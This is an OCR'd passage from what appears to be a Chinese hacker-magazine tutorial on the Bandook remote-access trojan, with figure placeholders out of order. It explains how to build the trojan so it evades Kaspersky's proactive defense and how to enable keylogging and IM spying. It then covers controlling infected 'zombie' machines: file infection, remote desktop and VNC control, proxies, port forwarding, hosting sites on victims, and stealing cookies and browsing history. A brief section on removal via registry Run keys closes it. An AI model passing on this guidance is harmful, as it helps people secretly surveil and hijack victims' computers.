


图11




图12

后IceSword都无奈了（图3、图4）。

“SDTrestore”这个功能可要选上，过卡巴主动防御就靠它了。我们在另外一台电脑上运行木马，结果卡巴在主动防御全开的情况下没有任何反映（图5）。

“离线键盘记录”和“IM间谍”想用就选上吧，最后点“生成”，Bandook同目录下的bandook.exe就是配置好的木马（图6）。

三、客户端介绍

添加并开启端口监听，等待我们的肉鸡上线，上线的时候有类似msn的上线提示，很人性化吧。一般的功能它都有，着重给大家介绍一下使用过程中应该注意的地方和一些其它远程控制没有的功能。使用很多功能的时候需要安装插件，先来看看插件的安装（图7）。选择需要功能的对应插件，选择“安装”为远程安装，“直接安装”则是从客户端下载插件并安装。如果成功安装的话则有如图8所示的显示。




图13

可怕的是可以对文件进行感染，具体怎么样就留给大家自已体验吧（图9，图10）。

1. 文件管理

功能相当强大，可以对文件目录进行打包压缩成rar格式，也可以进行FTP上传，更

2. 桌面监控

传输做的不是很理想，还是我们中国的技术好啊。如果想进行控制必须做好设置才行，Options——Enable Click为打开鼠标点击，Timer——Set time为设置图

像抓取延迟时间，然后Enable回主菜单Track，这样就可以进行控制了（图11）。

3．主要插件功能

代理功能：可以开启SOCKS和HTTP代理，这个相当有用吧，刷业务的时候肯定要用到的；服务器架设：HTTP和FTP服务器，没有空间的话可以在肉鸡上挂个站哦；端口重定位：端口转发功能，入侵的时候会用到很多吧；VNC：重点说的是这个功能了，虽然本身的远程控制不好用，但是强大的VNC完全可以弥补自身的不足，用来提供高速的远程控制（图12）；缓存读取：读取对方的cookies和网站访问记录，窥探对方隐私，这个功能也是很好的（图13）。

好了，强大的功能大家都见识到了吧，其它的琐碎功能不多做介绍，还是等各位黑友自己发掘吧。




图14

四、服务端查杀

通过分析得知该木马是EXE文件插入进程，而且有两种启动方式，虽然我们终止进程有一定难度，但是由于木马对启动项保护不好，让我们很容易就找到了猫腻。

查杀相当简单，运行Autoruns查看启动项，在“登录”中可以查看启动项，分别位于注册表以下两个位置（图14）：

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\Software\Microsoft\Windows\CurrentVersion\Run

